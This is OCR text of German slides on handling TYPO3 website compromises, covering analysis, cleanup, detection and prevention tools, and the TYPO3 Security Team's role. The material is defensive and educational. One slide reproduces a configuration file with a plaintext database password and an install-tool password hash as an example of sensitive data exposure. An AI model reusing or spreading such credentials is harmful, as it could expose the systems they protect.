
Handling - Analyse




```
<?php
return [
    'BE' => [
        'debug' => false,
        'explicitADmode' => 'explicitAllow',
        'installToolPassword' => '$argon2i$v=19$m=65536,t=16,p=1$ZXh2Q0ZxQVREbEpHRWczdw$iAvwhuAuViIv8LaySKo1JlEP4Y4SRXHPFAXPjN/0W0U',
        'loginSecurityLevel' => 'normal',
        'passwordHashing' => [
            'className' => 'TYPO3\\CMS\\Core\\Crypto\\PasswordHashing\\Argon2iPasswordHash',
            'options' => [],
        ],
    ],
    'DB' => [
        'Connections' => [
            'Default' => [
                'charset' => 'utf8mb4',
                'dbname' => 'project_typo3v10',
                'driver' => 'mysqli',
                'host' => '127.0.0.1',
                'password' => 'Liegai6CooJaht6Aij7T',
                'port' => 3306,
                'tableoptions' => [
                    'charset' => 'utf8mb4',
                    'collate' => 'utf8mb4_unicode_ci',
                ],
                'user' => 'project_typo3v10',
            ],
        ],
    ],
    'EXTENSIONS' => [
        'backend' => [
            'backendFavicon' => '',
            'backendLogo' => '',
            'loginBackgroundImage' => '',
```

Sensitive Data Exposure (OWASP-TOP10:A3-2017) - Datenbank-Zugang (via phpMyAdmin)

Handling - Analyse



Sensitive Data Exposure (OWASP-TOP10:A3-2017) - Encryption-Key ausgespäht

Handling Isolation

- **Bereinigung**
- Beseitigen aller Auswirkungen
- Absicherung & Risikobegrenzung
- Erkenntnisse aus Analyse-Phase
- Lehren & Konsequenzen für Zukunft


- **ACHTUNG | ACHTUNG | ACHTUNG**
- **Backups** können kompromittiert sein

https://unsplash.com/photos/1qkyck-UL3g

Erkennen & Verhindern

- **Standards**
  - Firewall (inbound & outbound)
  - schnelles Einspielen von Updates
- **File Alternation Monitoring**
  - Git, HashRat, HashDeep, … zur Änderungserkennung
  - oder auch teilweises Read-Only Dateisystem
- **System Monitoring & Benachrichtigung**
  - Load bzw. Traffic stark erhöht
  - hohe Anzahl an Fehlern (HTTP 4xx, 5xx)


Erkennen & Verhindern



@TYPO3 GmbH - Monitoring mit Grafana & Prometheus

- **Web Application Firewall**
  - ModSecurity für Apache/nginx, Cloudflare, …
  - Erkennen von Angriffen (SQL-Injection, XSS-Injection)
  - Content-Filter, z.B. wenn Passwörter ausgegeben werden würden
- **Test & Analyse der Applikation/Website regelmäßig**
  - Kali Linux Tools, Nikto, Arachni, …
  - siwecos.de für Black-Box Analyse
- **Statische Code Analyse**
  - RIPS Tech Scanner, SonarCube/SonarCloud, …
  - Erkennen von Schwachstellen während vor Deployments

Erkennen & Verhindern



Statische Code Analyse - RIPS Tech Scanner, SonarCube, … (oben: False-Positive)

TYPO3 Security Team


- **Kommunikation**
  - mit Meldenden (Security Researcher, Hacker, Nutzer, …)
  - mit Zuständigen (Teams, Extension Autoren, Drittanbieter)
  - mit der „Öffentlichkeit“ (Security Advisories, Fragen, Hinweise)
- **Triage & Klassifizierung** von Meldungen
- **Koordination & Veröffentlichung** neuer Versionen
- **Dokumentation, Leitfäden, Fortbildung** für Community

- **keine** (kommerziellen) Security-Audits oder Gutachten
- **keine** Bereinigung von kompromittierten Websites
- **keine** regelmäßigen Reviews von Extensions
- **jedoch** aber Hilfestellung & Vermittlung bei Bedarf

